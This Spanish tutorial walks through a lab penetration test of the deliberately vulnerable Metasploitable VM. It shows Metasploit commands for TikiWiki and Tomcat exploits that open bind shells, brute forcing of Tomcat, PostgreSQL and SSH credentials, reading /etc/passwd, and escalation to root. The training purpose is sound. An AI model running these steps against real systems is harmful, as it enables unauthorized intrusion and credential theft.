Para poder establecer una comunicación entre las dos máquinas, tendremos que configurar la red. Dentro de VMware, pulsamos sobre la máquina virtual, seleccionamos "Edit virtual machine settings" y en la opción "Network Adapter", seteamos "Host-only". Esto nos permitirá tener las dos máquinas sobre una red virtual, de forma que podrá llevarse a cabo una comunicación entre ellas. Si preferimos que las máquinas virtuales estén en la misma red que la máquina anfitrión, tendríamos que elegir la opción "Bridge".

Una vez acabada la configuración de la red, ¡arranquemos las máquinas!




Figura 1. VMware Player



Por último, nos loguearemos en BackTrack 4 para lanzar la configuración de la interfaz de red ethernet (eth0). Para ello, utilizaremos las siguientes credenciales:

```
Usuario: root
Password: toor
```

Para levantar la interfaz eth0, abrimos una consola y ejecutamos: `ifup eth0`.

Hecho esto, veremos como el DHCP asigna una dirección IP (ver Figura 4), en mi caso: 192.168.229.128

Metasploitable

Dentro de la carpeta donde se encuentra la máquina virtual de Metasploitable, podremos encontrar un fichero de texto llamado `readme.txt`, si lo visualizamos, veremos unas notas sobre los servicios que están corriendo en la máquina, credenciales del sistema y varios exploits aplicables a los servicios que están en ejecución.

Basándonos en ese texto, tendremos varias pistas sobre los ataques que podremos realizar a dicha máquina. Para ello, pongámonos a analizar el escenario.

Identificación de la máquina

Como vimos anteriormente, al configurar la red de la máquina BackTrack 4, el DHCP de VM nos dio una dirección IP de la red 192.168.229.0. Como supuestamente no conocemos las credenciales de la máquina Metasploitable, no podemos comprobar qué dirección IP le ha sido asignada, pero sí sabemos que está en la misma red que la máquina BackTrack.

Para averiguar que IP se le ha asignado a Metasploitable, desde la máquina virtual BackTrack realizaremos un barrido de pings utilizando el popular scanner de puertos: `nmap`.

Utilizaremos el parámetro `-sP` para comprobar todos los hosts activos de la red.

Para ello, ejecutamos: `nmap -sP 192.168.229.0/24`.

Como vemos en la Figura 5, `nmap` ha descubierto un host en la red con la dirección IP 192.168.229.129, la cual se puede sospechar que sea la de Metasploitable, ya que la 192.168.229.128 fue asignada a BackTrack.

Para asegurarnos, vamos a realizar una exploración de puertos de dicha máquina con `nmap`.




Figura 2. Máquina Metasploitable

Utilizaremos adicionalmente el parámetro `-sV` para obtener información referente a las versiones de los servidores que se encuentran escuchando en los puertos de la máquina.

El comando que tenemos que ejecutar es el siguiente:

```
nmap -sV 192.168.229.129
```

Una vez finalizado el proceso, `nmap` nos mostrará la lista de los servicios que se encuentran escuchando en la máquina (ver Tabla 1).

Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux.

Esto nos aclara que se trata de la máquina Metasploitable, en la cual están corriendo servicios tales como `ftp`, `ssh`, `telnet`, `http`, `mysql`, etc.

Búsqueda de vulnerabilidades

Ahora que conocemos la dirección IP de la máquina, nos pondremos a descubrir las vulnerabilidades que nos permitirán obtener el control de ella.

Como vimos, la máquina Metasploitable tiene un servidor Apache, por lo cual, lo más seguro es que contenga alguna aplicación web vulnerable.

Si arrancamos nuestro navegador y accedemos con la IP de la máquina Metasploitable (en mi caso 192.168.229.129), podemos ver el típico letrero "It works" que aparece cuando realizamos una instalación de Apache.

De esta forma no podremos ver que aplicaciones están instaladas, entonces, tendremos que recurrir a alguna herramienta que nos permita el descubrimiento de directorios a partir de fuerza bruta, o a partir del uso de una lista de palabras (`wordlist`).

Descubrimiento de directorios en el servidor web

Para realizar dicha función, tenemos a nuestra disposición la herramienta "OWASP DirBuster" que podremos encontrar instalada por defecto en BackTrack. Para usarla, ingresamos en su directorio y la ejecutamos:

```
# cd /pentest/web/dirbuster/
# java -jar DirBuster-0.12.jar
```




Figura 3. Máquina BackTrack 4



Automáticamente aparecerá una interfaz gráfica para interactuar con ella.

En la opción "Target URL", insertamos la dirección del servidor web, en mi caso: http://192.168.229.129/.

Después, seleccionaremos el tipo de escaneo (Select scanning type), en el cual tenemos la opción de seleccionar una lista de palabras (List based brute-force), o realizar un puro ataque de fuerza bruta (Pure Bruteforce) indicando los caracteres a usar.

En este caso usaremos una de las listas de palabras que nos ofrece OWASP DirBuster, ya que probablemente estén

algunos de los nombres de los directorios más usados por aplicaciones web conocidas.

Seleccionamos la opción "List based brute force" y pulsamos sobre "Browse". En el directorio de DirBuster (/pentest/web/dirbuster) podremos encontrar una serie de listas de palabras, usaremos: directory-list-1.0.txt. Una vez seleccionada la lista, marcamos únicamente la opción "Brute Force Dirs" y seguidamente pulsamos sobre "Start" para inicializar la búsqueda de directorios. Al rato de lanzar la herramienta, podemos observar que ha descubierto varios directorios (ver Figura 7), entre ellos, uno llamado "tikiwiki", tratándose de un sistema de gestión de contenidos (wiki) bastante conocido.

Si accedemos a la ruta descubierta en el explorador (http://192.168.229.129/tikiwiki/), podremos ver en la parte superior izquierda que se trata de la versión 1.9.5 – Sirius de Tikiwiki.

Ataque Tikiwiki

Sabiendo la versión de la aplicación tikiwiki, nos dispondremos a buscar en algún sitio web de vulnerabilidades y exploits para comprobar si existe algún tipo de vulnerabilidad en dicha versión. Si entramos por ejemplo a www.exploit-db.com y buscamos todo lo referente a tikiwiki, veremos que existe alguna vulnerabilidad de la versión que estamos buscando (ver Figura 8).

Se trata de una vulnerabilidad que nos permite la obtención de información referente a la configuración de la base de datos (usuario, password, host, database) sin ningún tipo de privilegio. También podemos observar otra vulnerabilidad que




Figura 4. Concesión IP en BackTrack




Figura 5. Barrido de pings (nmap)



Figura 6. Mensaje Apache




Figura 7. OWASP DirBuster

Tabla 1. Servicios identificados

Puerto	Estado	Servicio	Versión
21/tcp	open	ftp	ProFTPD 1.3.1
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	Domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB
8009/tcp	open	ajp13?	
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Tabla 2. Usuarios locales obtenidos del /etc/passwd

Usuario	Shell
root	/bin/sh
msfadmin	/bin/bash
postgres	/bin/bash
user	/bin/bash
service	/bin/bash



afecta a las versiones inferiores o iguales a 1.9.8, con la cual podremos ejecutar comandos en el servidor (Command execution). Si buscamos más referente a dichas vulnerabilidades, podremos ver que Metasploit Framework contiene módulos que nos permiten la explotación de dichos fallos.

NOTA: Debido a que usaremos Metasploit en diferentes puntos del artículo, se considerará importante realizar una actualización para poder disfrutar de nuevos módulos y correcciones.

Como este paso requiere que la máquina virtual pueda salir a Internet, podríamos configurar el adaptador de la máquina BackTrack como NAT, realizar la actualización y volverlo a dejar como lo teníamos anteriormente. Para actualizarlo, tan solo tendremos que ir a la carpeta de Metasploit (/pentest/exploits/framework3/) y ejecutar la orden "svn update".

Realizado el proceso de actualización, entramos a la máquina BackTrack y nos movemos de nuevo hacia el directorio de Metasploit:

```
# cd /pentest/exploits/framework3/
```

Una vez ahí, ejecutamos la interfaz de consola:

```
# ./msfconsole
```

Cuando nos cargue la consola de metasploit (msfconsole), realizamos una búsqueda de todos los módulos referentes a tikiwiki utilizando la orden "search":

```
msf> search tikiwiki
```

En la Figura 9, podemos observar que existe un módulo auxiliar llamado admin/tikiwiki/tikidbllib, y que según la descripción coincide con el visto anteriormente en exploit-db.

Para utilizar dicho módulo, utilizaremos la orden "use":

```
msf> use auxiliary/admin/tikiwiki/tikidbllib
```

Si deseamos comprobar las versiones a las que afecta este módulo, ejecutamos la orden "info".

Para comprobar las opciones que tenemos que setear en este módulo, ejecutamos:

```
msf auxiliary(tikidbllib) > show options
```

Como vemos en la Figura 10, tenemos 3 opciones requeridas, de las cuales RPORT (puerto del servidor web) y URI (directorio donde se encuentra la aplicación web) ya están definidas y concuerdan con este escenario. La única que tendremos que definir es RHOST (dirección IP del host remoto). Para ello utilizaremos la orden "set", cuya sintaxis es:

```
set <OPCIÓN> <VALOR>
```

Quedando en este caso:

```
msf auxiliary(tikidbllib) > set RHOST 192.168.229.129
```

Por último, ejecutaremos la orden "exploit" para lanzar el módulo.

Si la ejecución es exitosa, obtendremos todos los datos de configuración de la base de datos.

Con los datos obtenidos (ver Figura 11), nos disponemos a realizar una conexión al servidor MySQL ejecutando:

```
# mysql -u root -h 192.168.229.129 -p
```

Una vez dentro, podremos realizar consultas a la base de datos para obtener el usuario y password de la aplicación tikiwiki, leer ficheros del servidor usando load_file, etc.

Cuando realizamos la búsqueda de vulnerabilidades sobre tikiwiki en metasploit, también pudimos ver que existía un exploit llamado unix/webapp/tikiwiki_graph_formula_exec, con el cual podremos llevar a cabo la ejecución de comandos en la máquina remota. Para usarlo:

```
msf> use exploits/unix/webapp/tikiwiki_graph_formula_exec
```

Una vez seleccionado, ejecutamos "show options" para ver las opciones requeridas por este exploit. Como podemos ver, solo tendremos que setear RHOST, ya que las demás vienen por defecto y coinciden.

```
set RHOST 192.168.229.129
```

Hecho esto, tendremos que elegir el tipo de ataque que queremos realizar (PAYLOAD), para ello vamos a comprobar los

Date	D	A	V	Description	Ref.	Author
2008-07-20	D	-	-	TikiWiki - 1.9.9 Old Sitemap.php Directory Traversal Vulnerability	php	Shall
2007-10-25	D	-	-	TikiWiki - 1.9.8.1 Local File Inclusion Vulnerabilities	php	Literat
2007-10-12	D	-	-	TikiWiki - 1.9.8 old graph_formula.php Command Execution Exploit	php	orlba
2007-10-10	D	-	-	TikiWiki 1.9.8 Remote PHP Injection Vulnerability	php	ShubKali
2006-11-01	D	-	-	TikiWiki 1.9.8 Sitemap (url_rewrite) Information Disclosure Vulnerability	php	securing
2006-09-02	D	-	-	TikiWiki - 1.9 Sitemap (phpinfo) Remote Command Execution Exploit	php	ripod

Figura 8. Búsqueda de versiones vulnerables (exploit-db)

Name	Rank	Description
admin/tikiwiki/tikidbllib	normal	TikiWiki information disclosure

Figura 9. Búsqueda módulos tikiwiki

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOST		yes	The target address
RPORT	80	yes	The target port
URI	/tikiwiki	yes	TikiWiki directory path
VHOST		no	HTTP server virtual host

```
msf auxiliary(tikidbllib) > set RHOST 192.168.229.129
RHOST => 192.168.229.129
msf auxiliary(tikidbllib) >
```

Figura 10. Opciones requeridas por el modulo tikidbllib



que hay disponibles ejecutando la orden "show payloads". Usaremos el llamado "cmd/unix/bind_perl", el cual nos permite la vinculación de un shell (interprete de órdenes) en un puerto del equipo remoto. Para utilizarlo, ejecutamos:

```
set PAYLOAD cmd/unix/bind_perl
```

Una vez definido el payload, ejecutamos la orden "exploit" para lanzarlo.

Como observamos en la Figura 13, el exploit se ejecutó correctamente y nos abrió un shell en la máquina remota (metasploitable), pudiendo de esta forma ejecutar comandos en ella.

Ataque Tomcat

Cuando realizamos el escaneo de puertos a la máquina vulnerable, veíamos que en el puerto 8180 se encontraba un servidor Apache Tomcat. Tomcat, es uno de los servidores web más utilizados a la hora de trabajar con Java en entornos web.

Si abrimos un navegador en la máquina BackTrack y visitamos: http://192.168.229.129:8180, podemos ver la página de bienvenida del servidor Tomcat. En el menú "Administration", encontramos el "Tomcat Manager", desde esta opción se pueden ver y administrar las aplicaciones instaladas. Si intentamos entrar, nos saltará una autenticación básica HTTP en la cual tendremos que insertar un usuario y password para poder acceder.




Figura 11. Ejecución exitosa del módulo tikidblib




Figura 12. Acceso a la consola de MySQL como root

Realizamos una búsqueda en Metasploit referente a Tomcat:

```
msf> search tomcat
```

Vemos que nos aparece un módulo auxiliar llamado scanner/http/tomcat_mgr_login. Para usarlo, ejecutamos:

```
msf> use auxiliary/scanner/http/tomcat_mgr_login
```

Para obtener información acerca del módulo, usamos la orden "info".

Según la descripción, este módulo intenta acceder con usuarios y passwords más utilizados en el Tomcat Application Manager a partir de unas listas de palabras. Para ver las opciones requeridas, ejecutamos "show options".

En este caso sólo tendremos que definir la opción "RHOSTS", ya que es la única que no está por defecto. Si nos fijamos, la opción RPORT (puerto remoto) usada por defecto (8080), no coincide con el puerto que utiliza la máquina Metasploitable en el servidor Tomcat (ver Tabla 1). Deduciendo que lo han cambiado, tendremos que definirlo con el otro puerto (8180) para que funcione correctamente.

```
set RHOSTS 192.168.229.129
set RPORT 8180
```

Ahora para lanzar el módulo, ejecutamos la orden "run".

Si todo va bien, veremos como el módulo va haciendo intentos con diferentes usuarios y passwords, y si el acceso es exitoso, nos aparecerá un signo + en verde (ver Figura 14).

De esta forma, sabemos que el usuario y password para acceder al Tomcat Application Manager, es 'tomcat'.

¿Qué podemos hacer con esto?

Pues además de poder administrar las aplicaciones instaladas en Tomcat, si nos fijamos al realizar la búsqueda sobre Tomcat en Metasploit, podíamos ver que aparecía un exploit llamado multi/http/tomcat_mgr_deploy, que según la descripción nos permite la ejecución de un PAYLOAD previamente subido a través del Tomcat Application Manager en formato *.war. Con esto, podremos lograr la ejecución de comandos a través del Tomcat.

Para usarlo, seleccionamos el exploit con la orden "use":

```
msf > use exploits/multi/http/tomcat_mgr_deploy
```

Una vez seleccionado, ejecutamos "show options" para ver las opciones requeridas.

Como vemos, existen dos opciones: USERNAME y PASSWORD. Estas son usadas para enviar las credenciales en el caso de que se requieran (por ejemplo, en nuestro caso). También tendremos que cambiar la opción RPORT por el puerto usado y definir RHOST, que es donde se indica la dirección IP del equipo remoto.

```
set USERNAME tomcat
set PASSWORD tomcat
```



```
set RPORT 8180
set RHOST 192.168.229.129
```

Por último, seleccionaremos el PAYLOAD linux/x86/shell_bind_tcp, que nos permitirá la vinculación de un puerto remoto con un shell.

```
set PAYLOAD linux/x86/shell_bind_tcp
```

Para lanzar la ejecución, ejecutamos la orden “exploit”.

Como observamos en la Figura 15, la ejecución de comandos en la máquina vulnerable es factible.

Ataque PostgreSQL

A partir de la versión 3.4.0 de Metasploit Framework, se incluyen diferentes módulos auxiliares para la realización de fuerza bruta sobre las cuentas de servidores SSH, Telnet, MySQL, PostgreSQL, SMB, DB2, etc.

Como vimos, la máquina Metasploitable está corriendo un servidor PostgreSQL en el puerto 5432. Si buscamos módulos referentes a postgres bajo metasploit, podemos encontrar uno llamado scanner/postgres/postgres_login, que según la descripción, se trata de un bruteforce para PostgreSQL.

Para usarlo, ejecutamos:

```
msf > use auxiliary/scanner/
postgres/postgres_login
```

Si nos fijamos en las opciones requeridas por el módulo, solo tendremos que definir RHOST, ya que las demás están definidas por defecto y coinciden con el escenario.

```
set RHOST 192.168.229.129
```

Seguidamente, lanzamos la orden “run” para ejecutar el módulo.

Como vemos en la Figura 16, el módulo hizo correctamente su trabajo y pudo conectarse a la base de datos template1 con el usuario y password: postgres.

Conociendo estos datos, podríamos conectarnos al servidor PostgreSQL, leer ficheros del servidor, realizar consultas a las bases de datos, etc.

Si buscamos de nuevo sobre postgres en Metasploit, vemos que existe otro módulo llamado admin/postgres/postgres_readfile, el cual nos va a permitir la creación de una tabla temporal para la lectura de ficheros locales del servidor. Para usarlo, ejecutamos:

```
msf > use auxiliary/admin/
postgres/postgres_readfile
```

Si revisamos las opciones del módulo, en este caso tendremos que definir:

PASSWORD: Clave de la cuenta postgres.

RHOST: Dirección IP del servidor.

RFILE: Fichero local que queremos leer. Por defecto, tiene definido el fichero de configuración de las cuentas de usuario (/etc/passwd).

Para ello, ejecutamos:

```
set PASSWORD postgres
set RHOST 192.168.229.129
```

La opción RFILE, la dejaremos por defecto (/etc/passwd)

Para lanzar el módulo, ejecutamos “run”.

Ahora que hemos obtenido el fichero de configuración de usuarios, sería buena idea recoger aquellos usuarios que tienen acceso a shell (p.e: /bin/bash, /bin/sh) y luego, realizar un

```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help
[*] Attempting to execut our payload...
[*] Command shell session 1 opened (192.168.229.128:59486 -> 19:31:40 +0200 2010)
[*] The server returned : 200 OK
[*] This server may not be vulnerable
uname -a;id;pwd
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/var/www/tikiwiki
```

Figura 13. Ejecución de comandos a través del exploit tikiwiki_graph_formula_exec

```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help
[*] 192.168.229.129:8180 - Trying username:'tomcat' with password:'tomcat'
[*] http://192.168.229.129:8180/manager/html [Apache-Coyote/1.1] [Tomcat successful login 'tomcat' : 'tomcat']
[*] 192.168.229.129:8180 - Trying username:'both' with password:'admin'
[-] http://192.168.229.129:8180/manager/html [Apache-Coyote/1.1] [Tomcat failed to login as 'both']
[*] 192.168.229.129:8180 - Trying username:'both' with password:'manager'
[-] http://192.168.229.129:8180/manager/html [Apache-Coyote/1.1] [Tomcat failed to login as 'both']
[*] 192.168.229.129:8180 - Trying username:'both' with password:'role1'
[-] http://192.168.229.129:8180/manager/html [Apache-Coyote/1.1] [Tomcat failed to login as 'both']
```

Figura 14. Ejecución módulo tomcat_mgr_login

```
root@bt: /pentest/exploits/framework3 - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
msf exploit(tomcat_mgr_deploy) > exploit
[*] Attempting to automatically select a target...
[*] Started bind handler
[*] Automatically selected target "Linux X86"
[*] Uploading 1700 bytes as BERPugs.war ...
[*] Executing /BERPugs/7R5PvqMoJpKqWDXofHjMbeoijlyG.jsp...
[*] Undeploying BERPugs ...
[*] Command shell session 2 opened (192.168.229.128:53307 -> 192.168.229.128) at Thu Jun 10 01:11:08 +0200 2010
uname -a; id
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Figura 15. Ejecución de comandos a través de tomcat_mgr_deploy

```
root@bt: /pentest/exploits/framework3 - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
min:''
[-] 192.168.229.129:5432 Postgres - Username/Password failed.
[-] 192.168.229.129:5432 Postgres - Trying username:'postgres' with password:'postgres' on database 'template1'
[*] 192.168.229.129:5432 Postgres - Logged in to 'template1' with password:'postgres'
[*] 192.168.229.129:5432 Postgres - Success: postgres:postgres (Database 'template1' succeeded.)
```

Figura 16. Obtención del usuario y password de PostgreSQL



ataque de fuerza bruta a través de SSH para poder acceder a la máquina de una forma cómoda.

Después de analizar el fichero /etc/passwd, podemos ver que varios usuarios tienen acceso por shell (ver Tabla 2).

Ataque SSH

Una vez obtenidos los usuarios que tienen acceso a shell (ver Tabla 2), podríamos empezar a realizar un ataque de fuerza bruta. Deduciendo que el servidor SSH de la máquina vulnerable está configurado por defecto, lo más seguro es que no nos permita el acceso con el usuario root, por lo tanto, seguramente se haya configurado alguna cuenta con sudo con la cual se puedan ejecutar comandos como root.

Basándonos en los usuarios obtenidos, el usuario msfadmin tiene todas las papeletas de que puede ser el usado para la administración de la máquina, por lo cual, seguramente sea el que esté configurado con sudo para poder ejecutar comandos como root.

Para la realización de fuerza bruta sobre SSH, podemos usar el módulo auxiliary/scanner/ssh/ssh_login de Metasploit Framework o alguna herramienta específica para ello, por ejemplo: medusa.

Ya que a lo largo del artículo hemos usado Metasploit, en este caso usaremos la herramienta medusa para la realización de bruteforce sobre SSH.

¿Qué es Medusa?

Es una herramienta para llevar a cabo ataques del tipo bruteforce sobre cuentas de usuarios de diferentes servicios. Algunos de los servicios que nos permite atacar son: MS-SQL, VNC, http, SMB, Telnet, FTP, SSH, etc.

Para realizar fuerza bruta sobre SSH, utilizaremos los siguientes parámetros:

- h <HOST>: Dirección IP objetivo.
- u <USUARIO>: Usuario objetivo. En este caso, msfadmin.
- M <MODULO>: Módulo de ejecución en medusa. En este caso usaremos ssh.
- e <n/s/ns>: Permite la comprobación de usuarios sin contraseña (n), Passwords iguales que el nombre del usuario (s), o ambas (ns). Usaremos el valor 'ns'.

Quedando la sintaxis del comando a ejecutar en mi caso:

```
# medusa -h 192.168.229.129
-u msfadmin -M ssh -e ns
```

Una vez ejecutado, si el bruteforce funcionó correctamente, podremos ver como medusa nos revela el password del usuario msfadmin (ver Figura 18).

Ahora tan solo tendremos que comprobar si podemos acceder correctamente a la máquina, para ello ejecutamos el siguiente comando:

```
# ssh msfadmin@192.168.229.129
```

Para entrar, insertamos el password (msfadmin), y si todo va correctamente, estaremos dentro del shell del usuario msfadmin.

Para comprobar si el usuario está configurado con sudo, ejecutamos:

```
sudo -i
```

Mediante el parámetro -i, se ejecutará la shell específica del usuario a nombre del cual se ha configurado para ejecutar los comandos (/etc/sudores). En el caso de que se ejecuten los comandos a nombre del usuario root, nos aparecerá su correspondiente shell.

Como vemos en la Figura 19, tras ejecutar el comando se nos ha abierto el shell del usuario root, es decir, ¡¡tenemos el control total de la máquina Metasploitable!!




Figura 17. Obtención del fichero /etc/passwd vía PostgreSQL




Figura 18. Ataque bruteforce SSH mediante Medusa




Figura 19. Obtención de shell de root mediante sudo

Conclusión

Como hemos podido ver a lo largo del artículo, esta máquina virtual nos brinda muchísimas posibilidades. A la vez que podemos practicar con Metasploit Framework y otras herramientas, obtenemos bastantes conocimientos sobre los pasos a realizar en una prueba de penetración (pentest), y también nos concienciamos de los fallos de seguridad más comunes. Δ